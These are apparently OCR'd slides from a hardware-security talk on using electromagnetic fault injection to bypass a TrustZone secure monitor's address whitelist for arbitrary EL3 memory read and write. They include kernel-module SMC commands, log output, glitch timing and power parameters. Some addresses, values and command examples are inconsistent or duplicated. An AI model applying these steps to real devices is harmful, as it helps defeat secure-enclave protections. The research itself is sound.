
Attack overview

- Glitch `is_allowed address`…

- …to achieve:
  - Arbitrary EL3 memory read: by glitching an `io_access_read` SMC
  - Arbitrary EL3 memory write: by glitching an `io_access_write` SMC


- We create an LKM that allows sending arbitrary SMCs

How does it work?




io_access_read() analysis

- Reading a whitelisted address (0x193D100) using our LKM:
  - Result: 0x00000017 (register x1)



```
/ # insmod send_t.ko _smcid=0x2000501 _para1=0x193D100 && rmmod send_t.ko
[ 7535.721834] smc (init)!
[ 7535.721876] 00000000 00000017 0193d100 00000000 00000000 00000000
[ 7535.739018] smc (exit)!
```


- Reading a non-whitelisted TEE address (0x4ac0000)
  - Result: 0x00000000



```
/ # insmod send_t.ko _smcid=0x2000501 _para1=0x4ac00000 && rmmod send_t.ko
[ 5535.722834] smc (init)!
[ 5535.722876] 00000000 00000000 4ac00000 00000000 00000000 00000000
[ 5535.740018] smc (exit)!
```

io_access_read() timing analysis


- Reading a whitelisted address (0x193D100)



Rulers

	1	2	Δ	
	5.36338 µs	5.677934 µs	314.6 ns	
	1/Δ	3.179 MHz	--.--	

- Reading a non-allowed TEE address (0x4ac0000)




Rulers

	1	2	Δ	
	4.63231 µs	4.999083 µs	366.8 ns	
	1/Δ	2.726 MHz	--.--	

jitter

EMFI campaign


- We attempt reading the start of Secure Monitor (0x4ac00000)
- Success can be easily checked:
  - We know the starting bytes of the Secure Monitor code!



```
LOAD:4AC00000    E1 FF 9F D2     MOV X1, #0xFFFFFFFF00000000
...
```


- Attack window: ~5us
- Parameters:
  - Timing (glitch_delay): between 1ns and 5ns
  - EMFI probe power (glitch_power): random between 0 and 100%

Results



- Average time to success: 1 successful glitch/104.8 minutes
- Successful glitches are within a 3500ns – 4000ns time window

Improving our attack




- Focused parameters:
  - Glitch_delay: 3250-3750ns
  - Glitch_power: 450-470
- Success rate: 0.1%
- Average time to success: 1 successful glitch/12.5 minutes

We have an arbitrary EL3 memory read!


io_access_write() analysis

- Let’s try to write a whitelisted address (0x193D100):



```
/ # insmod send_t.ko _smcid=0x2000502 _para1=0x193D100 _para2=0x41414141 && rmmod
    send_t.ko
[   333.658447] smc (init)!
[   333.658467] 00000000 00000000 0193d100 41414141 00000000 00000000
[   333.663441] smc (exit)!
```

- Let’s do the same with a non-whitelisted TEE address (0x4ac0000)



```
/ # insmod send_t.ko _smcid=0x2000501 _para1=0x4ac00000 && rmmod send_t.ko
[ 5535.722834] smc (init)!
[ 5535.722876] 00000000 00000000 4ac00000 00000000 00000000 00000000
[ 5535.740018] smc (exit)!
```

Observations


- `io_access_write()` output does not allow to easily distinguish a successful write from a failed one:
  - we need to read out the targeted memory location to verify a successful glitch

- REE addresses are not allowed, but they are easily readable from REE.

We could use it to find glitch parameters!


Example: Successful glitch (REE address)

- Attempt to write 0x41414141 to 0x18140000 (REE address) via io_access_write() SMC
  - Address is not whitelisted
  - This should normally fail




```
/ # insmod /factory/raelize/lkm/send_t.ko _smcid=0x2000502 _para1=0x1814000 _para2=0
  x41414141
```

- Let's read 0x18140000 from REE userspace:
  - We confirm that the value has indeed been written → glitch successful



```
/ # devmem 0x1814000 32
0x01414141
/ #
```

Results



- Same parameters as the focused io_access_read campaign:
  - Glitch_delay: 3250-3750ns
  - Glitch_power: 450-470
- Success rate: 0.1%
- Average time to success: 1 successful glitch/10 minutes

We also have an arbitrary EL3 memory write!

Observations

